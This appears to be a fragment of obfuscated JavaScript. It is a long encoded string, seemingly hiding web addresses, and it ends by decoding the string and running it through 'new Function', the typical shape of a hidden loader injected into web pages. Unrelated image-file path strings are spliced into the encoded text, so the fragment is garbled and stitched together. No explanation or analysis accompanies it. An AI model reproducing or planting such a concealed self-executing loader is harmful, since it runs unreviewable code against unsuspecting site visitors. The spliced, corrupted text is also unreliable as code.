F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q/f/}Ko}j(8}vY8f@TdC_O@4F"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f 0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5 Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();